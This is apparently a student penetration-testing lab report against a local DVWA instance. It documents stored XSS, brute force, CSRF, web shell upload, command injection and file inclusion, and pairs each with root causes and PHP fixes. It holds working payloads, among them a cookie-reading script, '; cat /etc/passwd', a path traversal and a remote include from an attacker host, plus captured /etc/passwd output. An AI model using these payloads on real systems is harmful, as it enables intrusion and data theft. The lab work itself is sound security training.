Root cause (reworded): Data supplied by the user is inserted into the page's HTML without being escaped, which allows injected scripts to run.

Remediation (reworded): Make sure any content that comes from users is HTML-encoded before it's sent to the browser so it's treated as text, not executable markup.

Example (PHP):
echo htmlspecialchars($user_input, ENT_QUOTES | ENT_SUBSTITUTE, 'UTF-8');


3. Stored XSS - vulnerabilities/xss_s
Post a persistent payload and demonstrate page rendering it.

Reproduction steps / exploit:

- Submit a malicious value into a persistent input field (for instance, the comments box).
  Example payload: <img src=x onerror=alert('XSS')>
- Save/submit the comment so it's stored by the application.
- Open the page that displays the stored comments - the injected code will execute in the browsers of anyone who views that page.

Impact / observation: Because the payload is persisted by the server and later rendered without proper encoding, every visitor who loads the page will trigger the script.

Evidence: evidence/screenshots/B4_xss_stored.png


http://localhost/dvwa/vulnerabilities/xss_s/

Vulnerability: Stored Cross Site Scripting (XSS)


Name * Esha Test
Message * <script>alert(document.cookie);</script>

Name: test
Message: This is a test comment.


Name: Esha Test
Message:

More Information

- https://owasp.org/www-community/attacks/xss
- https://owasp.org/www-community/xss-filter-evasion-cheatsheet
- https://en.wikipedia.org/wiki/Cross-site_scripting
- https://www.cgisecurity.com/xss-faq.html
- https://www.scriptalert1.com/

	 http://localhost/dvwa/vulnerabilities/xss_s/ DVWA Home Instructions Setup / Reset DB Brute Force Command Injection CSRF File Inclusion File Upload Insecure CAPTCHA SQL Injection SQL Injection (Blind) Weak Session IDs XSS (DOM) XSS (Reflected) XSS (Stored) CSP Bypass JavaScript Attacks Vulnerability: Stored Cross Site Scripting (XSS) Name * Esha Test Message * <script>alert(document.cookie);</script> localhost PHPSESSID=2s76c62v14uo0mvc60879414v4; security=low OK More Information • https://owasp.org/www-community/attacks/xss • https://owasp.org/www-community/xss-filter-evasion-cheatsheet • https://en.wikipedia.org/wiki/Cross-site_scripting • https://www.cgisecurity.com/xss-faq.html • https://www.scriptalert1.com/ **Root cause :** The application saves user-submitted content and later displays it in web pages without escaping or encoding it, which allows stored scripts to run in users' browsers. **Remediation:** Encode any data fetched from the database before displaying it on a page. If certain HTML tags must be allowed, use a reliable HTML sanitization library (such as HTMLPurifier in PHP) to strip or neutralize dangerous code. Additionally, enforce input validation rules like restricting length and ensuring content fits the expected context. **Severity: High**, as the attack persists in the application and can impact every visitor viewing the affected page.
Part C	
Problem Statement:	Part C — Auth / session / logic problems (intermediate)
Program:	Brute force / password strength - examine DVWA login protections; demonstrate a simple brute force (rate-limited, controlled). Vulnerable page: DVWA login endpoint Reproduction steps / exploit: Use a small controlled wordlist and attempt repeated logins (rate-limited in lab).

Evidence:


Burp Project Intruder Repeater View Help
Burp Suite Community Edition v2025.8.8 - Temporary Project
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Start attack
Positions Add § Clear § Auto §
Paste
Load...
Remove
Clear
Deduplicate
Add
Event log All issues
Memory: 133.9MB
Disabled

Sniper attack

Target: http://127.0.0.1 — Update Host header to match target ✓

```
GET /vulnerabilities/brute/?username=admin&password=§xkdm§&Login=Login HTTP/1.1
Host: 127.0.0.1
sec-ch-ua: "Chromium";v="141", "Not?A_Brand";v="8"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Windows"
Accept-Language: en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/141.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://127.0.0.1/vulnerabilities/brute/
Accept-Encoding: gzip, deflate, br
Cookie: security=low; PHPSESSID=eg5gs5uif6n36b5dpjrhumqjd7; security=low
Connection: keep-alive
```

1 highlight 1 payload position Length: 823

Payloads

Payload position: All payload positions
Payload type: Simple list
Payload count: 10
Request count: 10

Payload configuration

This payload type lets you configure a simple list of strings that are used as payloads.


admin
asasas
as
a
sa
sa
sa
sa
s

Add from list... [Pro version only]

Payload processing

You can define rules to perform various processing tasks on each payload before it is used.

Enabled	Rule



3. Intruder attack of http://127.0.0.1

Capture filter: Capturing all items

View filter: Showing all items

Request	Payload	Status code	Response received	Error	Timeout	Length	Comment
3	as	200	8			4702	
4	a	200	11			4703	
5	sa	200	10			4702	
6	sa	200	11			4703	
7	sa	200	8			4702	
8	sa	200	11			4703	
9	s	200	11			4702	
10	password	200	9			4741	

```
GET /vulnerabilities/brute/?username=admin&password=password&Login=Login HTTP/1.1
Host: 127.0.0.1
sec-ch-ua: "Chromium";v="141", "Not?A_Brand";v="8"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Windows"
Accept-Language: en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/141.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://127.0.0.1/vulnerabilities/brute/
Accept-Encoding: gzip, deflate, br
Cookie: security=low; PHPSESSID=eg5gs5uif6n36b5dpjrhumqjd7; security=low
Connection: keep-alive
```


Root cause: The system allows users to set weak passwords and doesn't restrict repeated failed login attempts, making it vulnerable to brute-force or credential-stuffing attacks.

Remediation: Implement strong password rules that require complexity and length. Add rate limiting or throttling to slow down multiple failed logins, and use account lockout mechanisms with increasing delay periods. Incorporate CAPTCHAs and enable multi-factor authentication (MFA) for critical accounts. Additionally, record and monitor login activity to detect and alert on suspicious behavior.

2. CSRF — vulnerabilities/csrf
Build a proof-of-concept HTML page that triggers a state change.
Vulnerable page: vulnerabilities/csrf/

Reproduction steps / exploit:
Create a malicious HTML page with a hidden auto-submitting form that performs a state-changing request to DVWA when a logged-in victim visits.
Visit the malicious page or cause the victim to; DVWA state changes without the victim’s explicit action.

Evidence:



127.0.0.1:5500/CSRFSCRIPT.html

CSRF Attack Demonstra

Educational Purpose Only
This script is for learning CSRF vulnerabilities in DVWA environment.

How it works:
This creates a hidden form that submits to the DVWA CS would be embedded in a malicious website that tricks au passwords.

Target URL: http://127.0.0.1/vulnerabilities/csrf/
New Password: helloworld
Confirm Password: helloworld

Execute CSRF Attack | Auto-Submit (Silent)

Name: csrf/?password_new=helloworld..., main.css, dvwaPage.js, logo.png, add_event_listeners.js, inject.js

6 requests | 133 kB transferred

```
General
Request URL        http://127.0.0.1/vulnerabilities/csrf/?password_new=helloworld&password_conf=helloworld
Request Method     GET
Status Code        200 OK
Remote Address     127.0.0.1:80
Referrer Policy    strict-origin-when-cross-origin
Response Headers
Cache-Control      no-cache, must-revalidate
Connection         Keep-Alive
Content-Encoding   gzip
Content-Length     1400
Content-Type       text/html;charset=utf-8
Date               Tue, 14 Oct 2025 05:35:32 GMT
Expires            Tue, 23 Jun 2009 12:00:00 GMT
Keep-Alive         timeout=5, max=100
```

Root cause: The application performs sensitive or state-changing operations using only cookie-based authentication, without verifying a unique CSRF protection token for each request. This allows attackers to trick authenticated users into executing unwanted actions.

Remediation: Create a cryptographically strong CSRF token for each user session and require it to be submitted and verified with every state-changing form or request.

Example (PHP reworded):
```
// Create and store token if it doesn't exist
if (empty($_SESSION['csrf_token'])) {
  $_SESSION['csrf_token'] = bin2hex(random_bytes(32));
}
// Embed token in form as a hidden field
echo '<input type="hidden" name="csrf_token" value="' .
htmlspecialchars($_SESSION['csrf_token']) . '">';
// Check token validity when processing form
if (!hash_equals($_SESSION['csrf_token'], $_POST['csrf_token'] ?? '')) {
  http_response_code(403);
  exit('Invalid CSRF token');}
```

Part D

Problem Statement:	Part D - File/functionality exploitation

Implementation:


1. File upload vulnerability — vulnerabilities/upload

Upload an allowed file and attempt to upload a web shell (document how DVWA blocks/permits).

Reproduction steps / exploit:

- Upload a permitted file type (for example, image.jpg).
- Then try to submit a malicious file such as a web shell (shell.php) or a script disguised as an image (e.g., shell.php.jpg or a .php file with image headers).
- Observe and record whether DVWA accepts or rejects the upload, whether it renames or stores the file, and whether the uploaded file can be accessed and executed via the web server.

Evidence:



Vulnerability: File Upload

Choose an image to upload:

Choose File No file chosen

Upload

```
../../hackable/uploads/reverseshell.php succesfully uploaded!
```

More Information

- https://www.owasp.org/index.php/Unrestricted_File_Upload
- https://blogs.securiteam.com/index.php/archives/1268
- https://www.acunetix.com/websitesecurity/upload-forms-threat/

```
127.0.0.1/hackable/uploads/testrevshell.php?cmd=ip%20addr
```

```
1: lo: mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000 link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00 inet 127.0.0.1/8 scope host lo valid_lft forever preferred_lft forever inet6 ::1/128 scope host valid_lft forever preferred_lft forever 16: eth0@if17: mtu 1500 qdisc noqueue state UP group default link/ether 02:42:ac:11:00:02 brd ff:ff:ff:ff:ff:ff link-netnsid 0 inet 172.17.0.2/16 brd 172.17.255.255 scope global eth0 valid_lft forever preferred_lft forever
```

Root cause: The application does not properly verify uploaded files on the server side, relying on user-supplied file names, extensions, or MIME types. It also saves uploads in directories that can be accessed directly through the web, allowing potential execution of malicious files.


Remediation: Only permit specific, approved file extensions and confirm the actual file type on the server using tools like finfo or equivalent. Save uploaded files outside the publicly accessible web directory and deliver them through a secure, validated download mechanism.

Randomize filenames and set safe permissions. Example (PHP):

```
$allowed_ext = ['jpg','jpeg','png','gif'];
$ext = strtolower(pathinfo($_FILES['file']['name'], PATHINFO_EXTENSION));
$finfo = finfo_open(FILEINFO_MIME_TYPE);
$mime = finfo_file($finfo, $_FILES['file']['tmp_name']);
if (!in_array($ext, $allowed_ext) || strpos($mime, 'image/') !== 0) {
  throw new Exception('Invalid file');}
$target = '/var/uploads/' . bin2hex(random_bytes(12)) . '.' . $ext;
move_uploaded_file($_FILES['file']['tmp_name'], $target);
```

2. Command injection — vulnerabilities/exec
Execute system command via vulnerable parameter (show output).
Vulnerable page: vulnerabilities/exec/
Reproduction steps / exploit:
Provide input that is used in a shell call (e.g., ; cat /etc/passwd) in the vulnerable parameter.

Evidence:



Vulnerability: Command Injection

Ping a device

Enter an IP address:

```
PING 8.8.8.8 (8.8.8.8): 56 data bytes
64 bytes from 8.8.8.8: icmp_seq=0 ttl=63 time=27.727 ms
64 bytes from 8.8.8.8: icmp_seq=1 ttl=63 time=11.594 ms
64 bytes from 8.8.8.8: icmp_seq=2 ttl=63 time=20.543 ms
64 bytes from 8.8.8.8: icmp_seq=3 ttl=63 time=18.484 ms
--- 8.8.8.8 ping statistics ---
4 packets transmitted, 4 packets received, 0% packet loss
round-trip min/avg/max/stddev = 11.594/19.587/27.727/5.751 ms
help
index.php
source
```

More Information

- http://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution
- http://www.ss64.com/bash/
- http://www.ss64.com/nt/
- https://www.owasp.org/index.php/Command_Injection

Root cause: User input is run directly in shell commands without checks, enabling command injection.

Remediation: Don't pass user input to shell commands. If necessary, validate and escape it using escapeshellarg() or escapeshellcmd().

PHP. Example:

```
$arg = escapeshellarg($user_input);
$output = shell_exec("/usr/bin/safe_tool $arg");
```


3. Remote code execution / File inclusion — vulnerabilities/fi and vulnerabilities/command
Demonstrate local file inclusion or remote file include vectors if possible at chosen security level.

Vulnerable page: vulnerabilities/fi/ (example)

Reproduction steps / exploit:
Send a value for the include/load parameter that points to sensitive or external resources - for example ../../../../etc/passwd or http://attacker.com/shell.txt.

Load the page and inspect the response or server behavior to see whether the application returns the contents of local files or fetches and executes the remote file.

Evidence:



```
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin _apt:x:100:65534::/nonexistent:/bin/false mysql:x:101:101:MySQL Server,,,:/nonexistent:/bin/false
```

Root cause: The application lets user-supplied values decide which files to include without normalizing the path or checking against an approved list.

Remediation: Restrict includes to a fixed set of permitted files and resolve/normalize paths before including. Also prevent remote file inclusion (turn off allow_url_include / allow_url_fopen unless absolutely required).

```
$allowed = ['home.php','about.php'];
$page = basename($_GET['page']);
if (!in_array($page, $allowed)) { http_response_code(404); exit; }
include __DIR__ . '/pages/' . $page;
```

Part E	
Problem Statement:	For three vulnerabilities you exploited: • Implement fixes (or pseudo-fixes if full changes are invasive) and demonstrate mitigation. • Examples: prepared statements for SQLi, proper output encoding for XSS, CSRF tokens for CSRF, file validation/whitelisting for uploads.
Problem 1	Weak Session IDs / Session Fixation

Program:

To mitigate weak/guessable session IDs and session fixation issues, the application was updated to enforce strict session handling and use cryptographically secure tokens. The patch enables strict session mode, forces cookie-only sessions, sets secure cookie attributes (HttpOnly, SameSite, and Secure when served over HTTPS), regenerates the session ID on sensitive actions, and associates a server-side random token with the client via a session-backed cookie. These measures prevent uninitialized or attacker-supplied session identifiers, reduce the risk of cookie theft via JavaScript, and make session token guessing or fixation significantly harder.

PHP session handling

```
<?php
// improved.php - Secure session handling example
// NOTE: Remove debug output in production. Requires PHP 7.3+ for array cookie params.

// Harden session configuration at runtime (or set these in php.ini)
ini_set('session.use_strict_mode', '1');   // refuse uninitialized session IDs
ini_set('session.use_only_cookies', '1'); // prevent SID in URL
ini_set('session.cookie_httponly', '1');  // JavaScript cannot read the cookie
// Enable the next line when serving over HTTPS:
// ini_set('session.cookie_secure', '1');

// Cookie params - set before session_start()
$cookie_lifetime = 0; // session cookie (expires on browser close)
$cookie_path     = '/';
$cookie_domain   = ''; // e.g. '.example.com' if needed
$cookie_secure   = isset($_SERVER['HTTPS']) && $_SERVER['HTTPS'] !== 'off';
$cookie_httponly = true;
$cookie_samesite = 'Lax'; // 'Strict' or 'Lax' recommended

session_set_cookie_params([
    'lifetime' => $cookie_lifetime,
```

	```
	    'path'     => $cookie_path,
	    'domain'   => $cookie_domain,
	    'secure'   => $cookie_secure,
	    'httponly' => $cookie_httponly,
	    'samesite' => $cookie_samesite
	]);

	session_name('DVWA_SESSID'); // optional: custom session cookie name
	session_start();

	// Helper: cryptographically secure token generator
	function random_token(int $bytes = 32): string {
	    return bin2hex(random_bytes($bytes)); // 64 hex chars for 32 bytes
	}

	// When a new session-like identity is created (e.g., on login), regenerate ID and set token
	if ($_SERVER['REQUEST_METHOD'] === 'POST') {
	    // Prevent session fixation by regenerating session id and deleting old session
	    session_regenerate_id(true);

	    // Store a server-side token in session
	    $token = random_token(32);
	    $_SESSION['dvwa_token'] = $token;
	    $_SESSION['created_at'] = time();

	    // Optional: set a cookie for compatibility (prefer HttpOnly & Secure)
	    setcookie('dvwaSession', $token, [
	        'expires'  => 0,                // session cookie
	        'path'     => $cookie_path,
	        'domain'   => $cookie_domain,
	        'secure'   => $cookie_secure,   // requires HTTPS to be effective
	        'httponly' => true,
	        'samesite' => $cookie_samesite
	    ]);

	    // Optionally redirect to post-login page
	    // header('Location: /'); exit;
	}

	// On every request validate dvwaSession cookie against server-side session token
	$valid = false;
	if (!empty($_COOKIE['dvwaSession']) &&
	!empty($_SESSION['dvwa_token'])) {
	    if (hash_equals($_SESSION['dvwa_token'], $_COOKIE['dvwaSession'])) {
	```

```
        $valid = true;
    }
}

// If token invalid (possible tampering/fixation), rotate session and clear token
if (!$valid && isset($_COOKIE['dvwaSession'])) {
    session_regenerate_id(true);
    unset($_SESSION['dvwa_token']);
    setcookie('dvwaSession', '', [
        'expires' => time() - 3600,
        'path'    => $cookie_path,
        'domain'  => $cookie_domain,
        'secure'  => $cookie_secure,
        'httponly'=> true,
        'samesite'=> $cookie_samesite
    ]);
    // Optionally force re-authentication here
}

// DEBUG: remove in production
if (defined('DEBUG') && DEBUG) {
    echo '<pre>';
    echo 'Session ID: ' . session_id() . PHP_EOL;
    echo 'DVWA token in session: ' . ($_SESSION['dvwa_token'] ?? 'none') .
PHP_EOL;
    echo 'Cookie dvwaSession: ' . ($_COOKIE['dvwaSession'] ?? 'none') .
PHP_EOL;
    echo '</pre>';
}
?>
```

Problem 2	Insecure Direct Object Reference (IDOR) & SQL Injection (SQLi)
